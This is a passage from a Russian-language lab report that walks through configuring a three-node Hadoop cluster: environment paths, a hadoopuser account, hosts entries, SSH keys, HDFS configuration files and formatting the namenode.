13. Далее было проведено перемещения Hadoop в локальную каталог пользователя. Именно для этого необходимо было переименовывать папку ранее. Для этого была выполнена команда: «sudo mv hadoop /usr / local/hadoop». Данный этап изображен на рисунке 21




Рис. 21 — процесс перемещения Hadoop в локальной каталог пользователя

14. Затем необходимо было настроить путь Hadoop и путь Java. Для этого был открыть файл окружения командой: «sudo nano /etc/environment». После этого были вписаны такие данные: «PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/hadoop/bin:/usr/local/hadoop/sbin" JAVA_HOME=" / usr / lib/jvm / java-8-openjdk-amd64/jre"». Данный этап изображен на рисунке 22.



Рис. 22 — процесс настройки пути Hadoop и пути Java

15. Далее необходимо было создать пользователя. Данный этап изображен на рисунке 23.



Рис. 23 — процесс создания пользователя

16. Далее необходимо пользователя добавить в группу, это было сделано командой: «sudo usermod-aG hadoopuser hadoopuser». Затем было дано разрешение к доступу к папке пользователю Hadoop к рекурсивной папке Hadoop командой: «sudo chown hadoopuser: root-R /usr/local/hadoop/». После этого были выданы права на чтение, запись и выполнение командой: «sudo chmod g+rwx -R /usr/local/ hadoop /». Также был назначен доступ к root командой: «sudo adduser hadoopuser sudo». Данный этап изображен ни рисунке 24.



Рис. 24 — процесс назначения прав пользователю

17. Теперь необходимо проверить IP-адрес. Это было выполнено командой: «ip addr». Данный этап изображен на рисунке 25.




Рис. 25— процесс проверки IP-адреса

18. После этого был записан IP-адрес в файле hosts. Для этого была выполнена команда: «sudo nano / etc / hosts». После открытия файла были добавлена IP-адреса slave1, slave2, master. Данный этап изображен на рисунке 26.




Рис. 26— процесс добавления ip-адресов в файл hosts

19. Далее необходимо войти в систему под пользователем hadoopuser на slave1, slave2, master и сделать ssh-ключ на всех машинах командой: «ssh-keygen -t rsa». Данный этап изображен на рисунке 27.




Рис. 27 — процесс входа в систему под пользователем hadoopuser, а также генерация ssh-ключей на всех машинах

20. Затем необходимо было поделиться ssh-ключом hadoopuser в первичном узле со всеми другими узлами, чтобы они использовали один и тот же ключ и таким образом им не нужен пароль. Для этого были выполнены команды: «ssh-copy-id hadoopuser@hadoop-master», «ssh-copy-id hadoopuser@hadoop-slave1», «ssh-copy-id hadoopuser@hadoop-slave2». Данный этап изображен на рисунках 28 и 29.



Рис. 28 — процесс копирования shh-ключа на главный узел




Рис. 29 — процесс копирования shh-ключа на первый и второй ведомый узел

21. После этого необходимо совершить настройку портов. Это делается только на главном узле. В начале необходимо получить доступ к конфигурационному файлу командой: «sudo nano /usr/local/hadoop/etc/hadoop/core-site.xml» и затем файле внутри сегмента были введены такие параметры:

«<property>
<name>fs.defaultFS</name>
<value>hdfs:// master:9000</value>
</property>».

Данный этап изображен на рисунке 30.




Рис. 30 — процесс настройки портов в конфигурационном файле

22. Далее необходимо настроить HDFS. Это было сделано на главном узле. Командой: «sudo nano /usr/local/hadoop/etc/hadoop/hdfs-site.xml» был получен доступ к файлу. После этого в файл в сегмент конфигурации были введены такие параметры:

«<property>

<name>dfs.namenode.name.dir</name><value>/usr/local/hadoop/data/nameNode

</value>

</property>
<property>
<name>dfs.datanode.data.dir</name><value>/usr/local/hadoop/data/dataNode</value>
</property>
<property>
<name>dfs.replication</name>
<value>2</value>
</property>».

Данный этап изображен на рисунке 31.




Рис. 31 — процесс настройки HDFS

23. Затем были обозначены вторичные узлы. Был получен доступ к файлу командой: «sudo nano /usr/local/hadoop/etc/hadoop/workers». В нем были записаны ведомые узлы. Данный этап изображен на рисунке 32.



Рис. 32 — процесс обозначения ведомых узлов в файле workers

24. После этого был скопирован весь подкатолог в другие машины, они запущены. Пароли не нужны, потому что они используют ssh-ключ. Для этого была выполнена команда копирования на первую ведомую/ вторичную машину: «scp /usr/local/hadoop/etc/hadoop/* slave1:/usr/local/hadoop/etc/hadoop/», а также команда копирования вторую ведомую/ вторичную машину: «scp /usr/local/hadoop/etc/hadoop/* slave2:/usr/local/hadoop/etc/hadoop/». Данный этап изображен на рисунках 33 и 34.




Рис. 33 — процесс копирования подкаталога в другие машины



Рис. 34 — процесс копирования подкаталога в другие машины

25. Далее были сохранены конфигурации командой: «source /etc/environment». Также была отформатирована система командой: «hdfs namenode -format». Данный этап изображен на рисунках 35-37.



Рис. 35 — процесс сохранения конфигураций и форматирование системы



Рис. 36 — процесс сохранения конфигураций и форматирование системы

